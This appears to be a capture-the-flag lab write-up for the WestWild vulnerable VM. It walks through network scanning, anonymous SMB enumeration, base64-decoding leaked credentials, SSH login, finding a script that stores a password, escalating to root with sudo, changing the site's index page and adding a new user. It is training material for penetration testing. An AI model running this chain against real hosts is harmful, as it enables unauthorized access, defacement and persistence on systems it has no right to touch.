

# WESTWILD CTF REPORT

## Objective:

To perform enumeration, gain access to the target system, escalate privileges, capture all flags, and modify the target web server.

## Tools Used

- VMware Workstation
- Kali Linux
- WestWild Virtual Machine
- Netdiscover
- Nmap
- Enum4linux
- SMBClient
- SSH
- Base64
- Nano Editor

## Expected Outcome

At the end of this CTF, the target machine should be successfully compromised, all flags should be captured, administrative access should be obtained, and the web page should be modified to verify complete system control.

## Step 1: Load the WestWild Virtual Machine

### Objective



Import and start the WestWild vulnerable machine in VMware.

### Procedure

- Open VMware Workstation.
- Load the WestWild virtual machine.
- Power on both Kali Linux and WestWild.

### Explanation

The WestWild VM acts as the target machine, while Kali Linux is used to perform penetration testing.



## Step 2: Configure the Network

### Objective


Ensure both virtual machines can communicate.

### Procedure

- Set both Kali Linux and WestWild to **NAT Network**.
- Verify both machines are connected.

### Explanation

NAT networking allows both machines to communicate within the same virtual network.



## Step 3: Discover the Target IP Address

### Objective


Identify the IP address of the victim machine.

**Syntax:** netdiscover

**Command:** netdiscover

### Explanation:

Netdiscover scans the local network and identifies active hosts. The target IP was 192.168.9.132.



```
kali - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali
dhanush
Westwild
Home kali Westwild
Jun 25 4:29 AM
root@WestWild:~
root@WestWild: ~
Currently scanning: 172.26.0.0/16 | Screen View: Unique Hosts
42 Captured ARP Req/Rep packets, from 5 hosts. Total size: 2520
IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.9.1 00:50:56:c0:00:08 33 1980 VMware, Inc.
192.168.9.2 00:50:56:e3:7e:77 4 240 VMware, Inc.
192.168.9.254 00:50:56:ef:a0:27 2 120 VMware, Inc.
10.33.145.179 00:0c:29:a7:dc:fb 1 60 VMware, Inc.
192.168.9.132 00:0c:29:a7:dc:fb 2 120 VMware, Inc.
```

## Step 4: Scan the Target Machine

### Objective

Identify open ports and running services.

**Syntax:** nmap -A <IP>

**Command:** nmap -A 192.168.9.132

### Explanation:

Nmap performs service detection, OS detection, and version detection. Open ports **22, 80, 139, and 445** were discovered.

```
(root@kali) - [/home/kali]
# nmap -A 192.168.9.132
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-24 23:41 -0400
Nmap scan report for 192.168.9.132
Host is up (0.00059s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 6f:ee:95:91:9c:62:b2:14:cd:63:0a:3e:f8:10:9e:da (DSA)
|   2048 10:45:94:fe:a7:2f:02:8a:9b:21:1a:31:c5:03:30:48 (RSA)
|   256 97:94:17:86:18:e2:8e:7a:73:8e:41:20:76:ba:51:73 (ECDSA)
|_  256 23:81:c7:76:bb:37:78:ee:3b:73:e2:55:ad:81:32:72 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 00:0C:29:A7:DC:FB (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: WESTWILD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -1h00m00s, deviation: 1h43m55s, median: 0s
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: westwild
|   NetBIOS computer name: WESTWILD\x00
|   Domain name: \x00
```

```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 00:0C:29:A7:DC:FB (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: WESTWILD; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h00m00s, deviation: 1h43m55s, median: 0s
|_smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: westwild
|   NetBIOS computer name: WESTWILD\x00
|   Domain name: \x00
|   FQDN: westwild
|   System time: 2026-06-25T06:41:22+03:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_message_signing: disabled (dangerous, but default)
|_smb2-time:
|   date: 2026-06-25T03:41:22
|   start_date: N/A
|_nbstat: NetBIOS name: WESTWILD, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
```

#### TRACEROUTE

```
HOP RTT      ADDRESS
1   0.59 ms  192.168.9.132
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 14.88 seconds

```
└─# dirb http://192.168.9.131/ -X .pdf,.txt,.php
```

```
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Jun 24 23:45:11 2026
URL_BASE: http://192.168.9.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.pdf,.txt,.php) | (.pdf)(.txt)(.php) [NUM = 3]

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.9.131/ ----

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

-----

END_TIME: Wed Jun 24 23:45:20 2026
DOWNLOADED: 0 - FOUND: 0
```

## Step 5: Enumerate SMB

### Objective

Gather SMB and NetBIOS information.

**Syntax:**enum4linux <IP>

**Command:**enum4linux 192.168.9.132

### Explanation:

Enum4linux identifies SMB shares, workgroups, users, and anonymous access.

```
(root@kali)-[/home/kali]
# enum4linux 192.168.9.132
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 24 23:47:35 2026

===== ( Target Information ) =====
Target ..... 192.168.9.132
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.9.132 ) =====
[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.9.132 ) =====
Looking up status of 192.168.9.132
    WESTWILD    <00> -      B <ACTIVE>  Workstation Service
    WESTWILD    <03> -      B <ACTIVE>  Messenger Service
    WESTWILD    <20> -      B <ACTIVE>  File Server Service
    WORKGROUP   <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
    WORKGROUP   <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

    MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.9.132 ) =====
[+] Server 192.168.9.132 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.9.132 ) =====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

## Step 6: List SMB Shares

### Objective

Discover available shared folders.

**Syntax:** smbclient -L //<IP>

**Command:** smbclient -L //192.168.9.132

### Explanation:

Anonymous access was allowed, revealing the **wave** share.

```
root@westwild: ~
Password:
Warning: Password input may be echoed.
(root@kali) - [/home/kali]
# smbclient -L \\192.168.9.132
Password for [WORKGROUP\root]:
Anonymous login successful

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      wave           Disk      WaveDoor
      IPC$           IPC       IPC Service (WestWild server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      Workgroup       Master
      -----
      WORKGROUP
```

## Step 7: Access the SMB Share

### Objective

Browse files stored inside the share.

**Syntax:** smbclient //<IP>/wave

**Command:** smbclient //192.168.9.132/wave

### Explanation

The share contained **FLAG1.txt** and **message\_from\_aveng.txt**.

```

(root@kali)-[/home/kali]
# smbclient //192.168.9.132/wave
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Tue Jul 30 01:18:56 2019
..               D           0   Thu Aug  1 19:02:20 2019
FLAG1.txt        N          93   Mon Jul 29 22:31:05 2019
message_from_aveng.txt N       115   Tue Jul 30 01:21:48 2019

1781464 blocks of size 1024. 285268 blocks available
smb: \> get FLAG1.txt
getting file \FLAG1.txt of size 93 as FLAG1.txt (2.8 KiloBytes/sec) (average 2.8 KiloBytes/sec)
smb: \> ls
.                D           0   Tue Jul 30 01:18:56 2019
..               D           0   Thu Aug  1 19:02:20 2019
FLAG1.txt        N          93   Mon Jul 29 22:31:05 2019
message_from_aveng.txt N       115   Tue Jul 30 01:21:48 2019

1781464 blocks of size 1024. 285268 blocks available
smb: \> cat FLAG1.txt
cat: command not found
smb: \> cat FLAG1.txt
cat: command not found
smb: \> cat message_from_aveng.txt
cat: command not found
smb: \> get FLAG1.txt
getting file \FLAG1.txt of size 93 as FLAG1.txt (2.8 KiloBytes/sec) (average 2.8 KiloBytes/sec)
smb: \> get message_from_aveng.txt
getting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (14.0 KiloBytes/sec) (average 4.0 KiloBytes/sec)
smb: \> exit

```

## Step 8: Download the Files

### Objective

Copy the files to Kali Linux.

**Syntax:** get <filename>

**Commands:**get FLAG1.txt  
get message\_from\_aveng.txt

### Explanation:

The files were downloaded for offline analysis.

```

1781464 blocks of size 1024. 285268 blocks available
smb: \> cat FLAG!.txt
cat: command not found
smb: \> cat FLAG1.txt
cat: command not found
smb: \> cat message_from_aveng.txt
cat: command not found
smb: \> get FLAG1.txt
getting file \FLAG1.txt of size 93 as FLAG1.txt (2.8 KiloBytes/sec) (average 2.8 KiloBytes/sec)
smb: \> get message_from_aveng.txt
getting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (14.0 KiloBytes/sec) (average 4.0 KiloBytes/sec)
smb: \> exit

```

## Step 9: Read the Files

### Objective

Analyze the downloaded files.

**Syntax :** cat <filename>

**Commands:** cat FLAG1.txt

cat message\_from\_aveng.txt

### Explanation

The message hinted at a forgotten password, while FLAG1.txt contained Base64-encoded data.

```
(root@kali)-[/home/kali]
# ls
40616.c  Documents  FLAG1.txt  Music  Public  SDP1.pub  SDP2.pub  Templates
Desktop  Downloads  message_from_aveng.txt  Pictures  SDP1  SDP2  SDP2WL  Videos

(root@kali)-[/home/kali]
# cat FLAG1.txt
RmxhZzF7V2VsY29tZV9UMF9USEutVzNTVC1XMUXELUIwcmRlcn0KdXNlcjpwYXNzd29yZDpkb29yK29wZW4K

(root@kali)-[/home/kali]
# cat message_from_aveng.txt
Dear Wave ,
Am Sorry but i was lost my password ,
and i believe that you can reset it for me .
Thank You
Aveng

(root@kali)-[/home/kali]
# base64 -d FLAG1.txt
Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
user:wavex
password:door+open

(root@kali)-[/home/kali]
# echo 'RmxhZzF7V2VsY29tZV9UMF9USEutVzNTVC1XMUXELUIwcmRlcn0KdXNlcjpwYXNzd29yZDpkb29yK29wZW4K' | base64 -d
Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
user:wavex
password:door+open
```

## Step 10: Decode Base64

### Objective

Recover hidden credentials.

**Syntax:** base64 -d FLAG1.txt

**Command:** base64 -d FLAG1.txt

### Explanation

The encoded string revealed **Flag 1** and SSH credentials.

Recovered Credentials

Username : wavex

Password : door+open

```
(root@kali)~/home/kali
# base64 -d FLAG1.txt
Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
user:wavex
password:door+open

(root@kali)~/home/kali
# echo 'RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUXELUIwcmRlcn0KdXNlcjB3YXZleApwYXNzd29yZDpkb29yK29wZW4K' | base64 -d
Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
user:wavex
password:door+open
```

## Step 11: Login Using SSH

### Objective

Gain remote shell access.

**Syntax:** ssh username@IP

**Command:** ssh wavex@192.168.9.132

### Explanation

Logged into the target machine using the recovered credentials.

```

user:wavex
password:door+open

(root@kali)~[/home/kali]
# ssh wavex@192.168.9.132
The authenticity of host '192.168.9.132 (192.168.9.132)' can't be established.
ED25519 key fingerprint is: SHA256:oeuytnbnPest0/m/OtTQyjaFSRv03+EMhBmAX886bsk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.9.132' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
wavex@192.168.9.132's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Jun 25 12:10:28 +03 2026

System load: 0.0           Memory usage: 3%    Processes:    175
Usage of /:  77.9% of 1.70GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri Aug  2 02:00:40 2019
wavex@WestWild:~$ ls
wavex
wavex@WestWild:~$ whoami
wavex
wavex@WestWild:~$ uname -a
Linux WestWild 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:28:33 UTC 2019 i686 athlon i686 GNU/Linux
wavex@WestWild:~$ cat /etc/os-release
cat: /etc/os-release: No such file or directory
wavex@WestWild:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="14.04.6 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.6 LTS"

```

## Step 12: Collect System Information

### Commands

whoami

uname -a

cat /etc/os-release

### Explanation

Verified the current user and identified the operating system.

```

wavex
wavex@WestWild:~$ whoami
wavex
wavex@WestWild:~$ uname -a
Linux WestWild 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:28:33 UTC 2019 i686 athlon i686 GNU/Linux
wavex@WestWild:~$ cat /etc/os-release
cat: /etc/os-release: No such file or directory
wavex@WestWild:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="14.04.6 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.6 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
wavex@WestWild:~$ ls
wavex

```

## Step 13: Search for Sensitive Files

### Syntax

```
find / -writable -type d 2>/dev/null
```

### Explanation

Located writable directories and discovered a hidden script.

```
wavex@WestWild:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user/1001.user/1.session
/usr/share/av/westsidesecret
/home/wavex
/home/wavex/.cache
/home/wavex/wave
/var/lib/php5
/var/spool/samba
/var/crash
/var/tmp
/proc/1918/task/1918/fd
/proc/1918/fd
/proc/1918/map_files
/run/user/1001
/run/shm
```

## Step 14: Read the Secret Script

### Commands

```
cd /usr/share/av/westsidesecret
cat ififorget.sh
```

### Explanation

The script contained another user's credentials.

Recovered Credentials

Username : aveng

Password : kaizen+80

```
/run/shm
/run/lock
/tmp
wavex@WestWild:~$ cd /usr/share/av/westsidesecret
wavex@WestWild:/usr/share/av/westsidesecret$ ls
ififoregt.sh
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififorget.sh
cat: ififorget.sh: No such file or directory
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififorgt.sh
cat: ififorgt.sh: No such file or directory
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh
#!/bin/bash
figlet "if i foregt so this my way"
echo "user:aveng"
echo "password:kaizen+80"
```

## Step 15: Switch User

### Syntax

su aveng

### Explanation

Switched to the **aveng** user.

```
wavex@WestWild:/usr/share/av/westsidesecret$ cd
wavex@WestWild:~$ su aveng
Password:
aveng@WestWild:/home/wavex$ ls
wave
aveng@WestWild:/home/wavex$ sudo su
[sudo] password for aveng:
root@WestWild:/home/wavex# ls
wave
root@WestWild:/home/wavex# cat wave
cat: wave: Is a directory
root@WestWild:/home/wavex# ls -a
.  ..  .bash_logout  .bashrc  .cache  .profile  .viminfo  wave
root@WestWild:/home/wavex# cd /root
root@WestWild:~# ls
FLAG2.txt
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff
```

## Step 16: Become Root

### Syntax

sudo su

### Explanation

Used aveng's sudo privileges to obtain root access.

## Step 17: Capture Flag 2

### Syntax

```
cat FLAG2.txt
```

### Explanation

Successfully captured the second flag.

```
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff
```

## Step 18: Modify the Website

### Commands

```
cd /var/www/html
nano index.html
service apache2 restart
```

### Explanation

Modified the default web page and restarted Apache to apply the changes.

```
root@WestWild:~#
root@WestWild:~# cd /var/www/
root@WestWild:/var/www# ls
html
root@WestWild:/var/www# cat html
cat: html: Is a directory
root@WestWild:/var/www# cd html
root@WestWild:/var/www/html# ls
bkgro.png  index.html
root@WestWild:/var/www/html# cat index.html
<!DOCTYPE html>
<html>
<head>
<style>
body {

    background-image: url("bkgro.png");
    background-color: #ffb500;
    background-repeat: no-repeat;
    background-attachment: fixed;
    background-position: center;
}
</style>
</head>
<body>
</body>
</html>

root@WestWild:/var/www/html# nano index.html
root@WestWild:/var/www/html# nano index.html
root@WestWild:/var/www/html# cat index.html

<!DOCTYPE html>
<html>
<head>
<style>
body {
```

```
root@WestWild:/var/www/html# nano index.html
root@WestWild:/var/www/html# nano index.html
root@WestWild:/var/www/html# cat index.html
```

```
<!DOCTYPE html>
<html>
<head>
<style>
body {

    background-image: url("bkgro.png");
    background-color: #ffb500;
        background-repeat: no-repeat;
    background-attachment: fixed;
    background-position: center;
}
</style>
</head>
<body>
<h1>hi this stark tech new web page</h1>
<h2>Welcome to the new web page</h2>
</body>
</html>
```

```
root@WestWild:/var/www/html# nano index.html
root@WestWild:/var/www/html# ls
bkgro.png  index.html
root@WestWild:/var/www/html# cat bkgro.png
PNG
 
IHDR  -dsRGB  , pHys
```

```
root@WestWild:/var/www/html# service apache2 start
* Starting web server apache2
root@WestWild:/var/www/html# service apache2 restart
* Restarting web server apache2
r's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message

root@WestWild:/var/www/html# nano index.html
root@WestWild:/var/www/html# service apache 2 restart
apache: unrecognized service
root@WestWild:/var/www/html# service apache2 stop
* Stopping web server apache2
root@WestWild:/var/www/html# service apache2 start
* Starting web server apache2
r's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message
*
root@WestWild:/var/www/html# service apache 2 start
apache: unrecognized service
```

## Step 19: Create a New User

### Commands

useradd stark

passwd stark

### Explanation

Created a new Linux user and assigned a password.

```
root@WestWild:/etc# useradd stark
root@WestWild:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
